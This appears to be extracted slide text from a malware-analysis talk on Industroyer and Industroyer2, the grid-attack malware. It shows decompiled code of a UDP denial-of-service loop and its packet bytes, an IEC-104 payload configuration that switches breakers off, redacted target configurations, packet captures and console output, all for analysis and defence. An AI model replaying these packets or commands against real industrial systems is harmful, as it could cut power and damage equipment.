.rdata:10010F3C dd offset a_log ; "*.log"
.rdata:10010F40 dd offset a_zip ; "*.zip"
.rdata:10010F44 dd offset a_rar ; "*.rar"
.rdata:10010F48 dd offset a_tar ; "*.tar"
.rdata:10010F4C dd offset a_7z ; "*.7z"
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.rdata:10010F54 dd offset a_dll ; "*.dll"
```

ABB MicroScada

Signal Cross References


Substation Configuration Language

Configured IED Description


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
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


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Disable  
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


```
12 ip_addr = hostlong;
13 memset(&WSAData, 0, 0x190u);
14 *&to.sa_data[8] = 0;
15 *&to.sa_data[12] = 0;
16 to.sa_family = AF_INET;
17 *&to.sa_data[0] = 0i64;
18 *&to.sa_data[0] = htons(port); // port 50000
19 if ( !WSAStartup(0x202u, &WSAData) )
20 {
21     s = socket(SOCK_DGRAM, AF_INET, 0);
22     if ( s )
23     {
24         for ( ; ip_addr <= v3; ++ip_addr )
25         {
26             *&to.sa_data[2] = htonl(ip_addr);
27             res = sendto(s, &dos_packet, 18, 0, &to, 16);
28             print_("Sent: %u bytes\n", res);
29             err_code = WSAGetLastError();
30             print_("%u", err_code);
31         }
32         closesocket(s);
33     }
34     WSACleanup();
35 }
36 return 0;
37 }
```


```
00000000: 11 49 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000010: 28 9E - - -
```

ICS Advisory (ICSA-15-202-01)  
Siemens SIPROTEC Denial-of-Service Vulnerability


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


Deny operators  
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


Disable  
protection relays


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
De-energize  
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
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Disable  
protection relays




Operators  
manually  
re-energize  
power lines




Physical damage



# Industroyer architecture



# Industroyer architecture



## IEC 60870-5-104

- Telecontrol protocol in power grids
- TCP/IP extension of IEC 60870-5-101
- Port 2404
- Client-server model

ASDU = Application Service Data Unit

IOA = Information Object Address



# 104 Payload

```
104.ini x logfile.txt x
1 [STATION]
2 target_ip = 192.168.0.1
3 target_port = 2404
4 logfile = logfile.txt
5 asau = 1
6 stop_comm_service = 0
7 change = 1
8 first_action = on
9 silence = 0
10 use_log = 1
11 stop_comm_service_name = process.exe
12 command_type = det
13 operation = range
14 range = 10-15,

1 Start ...
2
3 Current switch value:ON
4
5 Search control signals ... Found:
6
7 Found and try done: 10
8 Found and try done: 11
9 Found and try done: 13
10 Found and try done: 14
11 Found and try done: 15 starting only success:
12
13 Done: 10
14 Done: 11
15 Done: 13
16 Done: 14
17 Done: 15
18 Switch value:OFF
19
20
21 Done: 10
22 Done: 11
23 Done: 13
```


The background is a solid teal color with a subtle, intricate pattern of white lines and dots, resembling a network or molecular structure. The lines are thin and connect various points, some of which are small white dots. The overall effect is a complex, interconnected web of light against the darker teal background.

Industroyer2


# Industroyer2



Code similarity with  
Industroyer



IEC-104 protocol  
only



Embedded  
configuration

Count of sections	4	Machine	Intel386
Symbol table	00000000[00000000]	UTC	Wed Mar 23 10:07:29 2022
Size of optional header	00E0	Magic optional header	010B
Linker version	14.12	OS version	5.01
Image version	0.00	Subsystem version	5.01
Entry point	00004FF0	Size of code	00007200
Size of init data	00001E00	Size of uninit data	00000000
Size of image	0000D000	Size of header	00000400
Base of code	00001000	Base of data	00009000
Image base	00400000	Subsystem	Console
Section alignment	00001000	File alignment	00000200
Stack	00100000/00001000	Heap	00100000/00001000
Checksum	00000000	Number of dirs	16

Timestamp and compiler information of the **Industroyer2** sample

```
.data:0040B000 ;org 40B000h
v .data:0040B000 config dd offset cfg0 ; DATA XREF: start+137↑r
.data:0040B000 ; "10.██████████ 2404 3 0 1 1 ██████████."...
.data:0040B004 dd offset cfg1 ; "192.168.██████████ 2404 2 0 1 1 ██████████"...
.data:0040B008 dd offset cfg2 ; "192.168.██████████ 2404 1 0 1 1 ██████████"...
```

```
.rdata:00409818 cfg1: ; DATA XREF: .data:0040B004↓o
.rdata:00409818 text "UTF-16LE", '192.168.██████████ 2404 2 0 1 1 ██████████.exe 1 "██████████'
.rdata:00409818 text "UTF-16LE", '██████████" 0 1 0 0 1 0 0 8 1104 0 0 0 1 1 1105 '
.rdata:00409818 text "UTF-16LE", '0 0 0 1 2 1106 0 0 0 1 3 1107 0 0 0 1 4 1108 0 0 0 '
.rdata:00409818 text "UTF-16LE", '1 5 1101 0 0 0 1 6 1102 0 0 0 1 7 1103 0 0 0 1 8 ',0
.rdata:004099AE align 10h
```

Hardcoded configuration found in **Industroyer2** sample



```

> Transmission Control Protocol, Src Port: 49683, Dst Port: 2404, Seq: 145, Ack: 205, Len: 16
> IEC 60870-5-104: <- I (6,12)
▼ IEC 60870-5-101/104 ASDU: ASDU=2 C_DC_NA_1 Act      IOA=1101 'double command'
  TypeId: C_DC_NA_1 (46)
  0... .... = SQ: False
  .000 0001 = NumIx: 1
  ..00 0110 = CauseTx: Act (6)
  .0.. .... = Negative: False
  0... .... = Test: False
  OA: 0
  Addr: 2
  ▼ IOA: 1101
    IOA: 1101
    ▼ DCO: 0x05
      .... ..01 = ON/OFF: OFF (1)
      .000 01.. = QU: Short Pulse (1)
      0... .... = S/E: Execute

```

Double command (C\_DC\_NA\_1)


Single command (C\_SC\_NA\_1)

```

0000  00 0c 29 42 81 f5 00 0c 29 ea 42 da 08 00 45 00  ..)B.... )·B...E·
0010  00 38 cf a9 40 00 80 06 00 00 c0 a8 00 01 c0 a8  ·8··@··· .....
0020  7a 02 c2 13 09 64 cd 65 9b 55 f7 a6 66 23 50 18  z····d·e ·U··f#P·
0030  04 01 fb 7e 00 00 68 0e 0c 00 18 00 2e 01 06 00  ···~··h· ····...
0040  02 00 4d 04 00 05                                ··M···

```

IEC-104 COMMAND PARSED BY WIRESHARK



### IEC 60870-5-101/104 data mappings

No events	61850 Path	IOA	Disabled
	SCCBRBRF1.InCBFlt.stVal	1100	
	SCCBRBRF1.InPosClsA.stVal	1101	
	SCCBRBRF1.InPosClsB.stVal	1102	
	SCCBRBRF1.InPosClsC.stVal	1103	
	SCCBRBRF1.InStr.stVal	1104	
	SCCBRBRF1.InStrA.stVal	1105	
	SCCBRBRF1.InStrB.stVal	1106	
	SCCBRBRF1.InStrC.stVal	1107	
	SCCBRBRF1.OpEx.general	1108	
	SCCBRBRF1.OpIn.general	1109	
	SCCBRBRF1.Str.general	1110	

Source: ABB

Circuit breaker failure protection

# Industroyer 2016

```
110 str_print("Unknown APDU format !!!");
111 LABEL_45:
112 str_print("\t\t");
113 if ( *(_BYTE *)(*inited + 6) )
114 {
115     if ( *(_BYTE *)(*inited + 6) == 1 )
116     {
117         str_print("S(0x1) | ");
118     }
119     else if ( *(_BYTE *)(*inited + 6) == 3 )
120     {
121         str_print("U(0x3) | ");
122     }
123 }
124 else
125 {
126     str_print("I(0x0) | ");
127 }
128 str_print("Length:%u bytes | ", *(unsigned __int8 *)(*inited + 5) + 2);
129 if ( !*(_BYTE *)(*inited + 6) )
130     str_print("Sent=%u | Received=%d", *(_DWORD *)(*inited + 8), *(_DWORD *)(*inited + 12));
131 str_print("\n");
132 str_print("\t\t");
133 if ( !*(_BYTE *)(*inited + 6) )
134 {
135     v16 = inited[1];
136     if ( v16 )
137     {
138         str_print("ASDU:%u | ", *(_DWORD *) (v16 + 4));
139         str_print("OA:%u | ", *(unsigned __int8 *) (inited[1] + 3));
140         str_print("IOA:%u | ", *(_DWORD *) (inited[1] + 8));
141         str_print("\n\t\t");
142         CAUSE_str = (const char *)get_CAUSE_str(*(unsigned __int8 *) (inited[1] + 2));
143         str_print("Cause: %s (x%X) | ", CAUSE_str, v19);
144         TYPE_str = (const char *)get_TYPE_str(*(unsigned __int8 *) inited[1]);
145         str_print("Telegram type: %s (x%X)", TYPE_str, v20);
146     }
147 }
```

# Industroyer2 2022

```
78     v10 = lock_func();
79     log_write((int)v10, "Unknown APDU format !!!", v30[0]);
80 }
81 v35 = *(_BYTE *)(*v37 + 6);
82 if ( v35 )
83 {
84     if ( v35 == 1 )
85     {
86         v12 = lock_func();
87         log_write((int)v12, "\t\tS |", v30[0]);
88     }
89     else if ( v35 == 3 )
90     {
91         v13 = lock_func();
92         log_write((int)v13, "\t\tU |", v30[0]);
93     }
94 }
95 else
96 {
97     v11 = lock_func();
98     log_write((int)v11, "\t\tI |", v30[0]);
99 }
100 v29 = *(_BYTE *)(*v37 + 5) + 2;
101 v14 = lock_func();
102 log_write((int)v14, "Length:%u bytes | ", v29);
103 if ( !*(_BYTE *)(*v37 + 6) )
104 {
105     v27 = *(_DWORD *)(*v37 + 8);
106     v15 = lock_func();
107     log_write((int)v15, "Sent=x%X | Received=x%X", v27);
108 }
109 if ( !*(_BYTE *)(*v37 + 6) && v37[1] )
110 {
111     v26 = *(_DWORD *) (v37[1] + 4);
112     v16 = lock_func();
113     log_write((int)v16, "\n\t\tASDU:%u | OA:%u | IOA:%u | ", v26);
114     v17 = *(_BYTE *)sub_407DC0(*(unsigned __int8 *) (v37[1] + 2));
115     str_copy(v30, v17);
116     sub_407DD0(*(unsigned __int8 *) v37[1]);
117     v18 = lock_func();
118     log_write((int)v18, "\n\t\tCause: %s (x%X) | Telegram type: %s (x%X)", (c
119 }
```

```
C:\industroyer\industroyer.exe
IEC-104 client: ip=10.1.1.1; port=2404; ASDU=3

MSTR ->> SLV 10.1.1.1:2404
x68 x04 x07 x00 x00 x00

U(0x3) | Length:6 bytes |
STARTDT act

MSTR <<- SLV 10.1.1.1:2404
x68 x04 x0B x00 x00 x00

U(0x3) | Length:6 bytes |
STARTDT con

MSTR ->> SLV 10.1.1.1:2404
x68 x0E x00 x00 x00 x00 x2D x01 x06 x00 x03 x00 x9A xFC x01 x81

I(0x0) | Length:16 bytes | Sent=0 | Received=0
ASDU:3 | OA:0 | IOA:130202 |
Cause: Activation (x6) | Telegram type: M_SC_NA_1 (x2D)

MSTR <<- SLV 10.1.1.1:2404
x68 x0E x00 x00 x02 x00 x2D x01 x07 x00 x03 x00 x9A xFC x01 x81

I(0x0) | Length:16 bytes | Sent=0 | Received=1
ASDU:3 | OA:0 | IOA:130202 |
Cause: Activation confirm (x7) | Telegram type: M_SC_NA_1 (x2D)

MSTR ->> SLV 10.1.1.1:2404
x68 x04 x01 x00 x04 x00

S(0x1) | Length:6 bytes |

MSTR ->> SLV 10.1.1.1:2404
x68 x0E x02 x00 x02 x00 x2D x01 x06 x00 x03 x00 x9A xFC x01 x01

I(0x0) | Length:16 bytes | Sent=1 | Received=1
ASDU:3 | OA:0 | IOA:130202 |
Cause: Activation (x6) | Telegram type: M_SC_NA_1 (x2D)
```

Industroyer 2016

```
C:\industroyer2\40_115.exe
21:33:24:0391> T281 00006800
21:33:24:0423> RNM 0015
21:33:24:0438> T65 00006800
21:33:24:0438> 10. : 2404: 3
21:33:24:0454> 10. M68B0 SGCNT 44
21:33:24:0470> RNM 0015
21:33:24:0485> 10. M6813
21:33:24:0485> T113 00006800
21:33:24:0485> 192. : 2404: 2

MSTR ->> SLV 10. :2404
21:33:24:0501> 192. M68B0 SGCNT 8
21:33:24:0517> 192. M6813
21:33:24:0517> RNM 0015
x68 21:33:24:0532> 192. : 2404: 1

MSTR ->> SLV 192. :2404
x04 21:33:24:0548> 192. M68B0 SGCNT 16
x68 x43 21:33:24:0579> 192. M6813
x00 x04 x43 x00
MSTR ->> SLV 192. :2404
x68 x00 x00 x00

x04 x43 U |x00

Length:6 bytes | x00 x00 TESTFR con U |Length:6 bytes |
x00

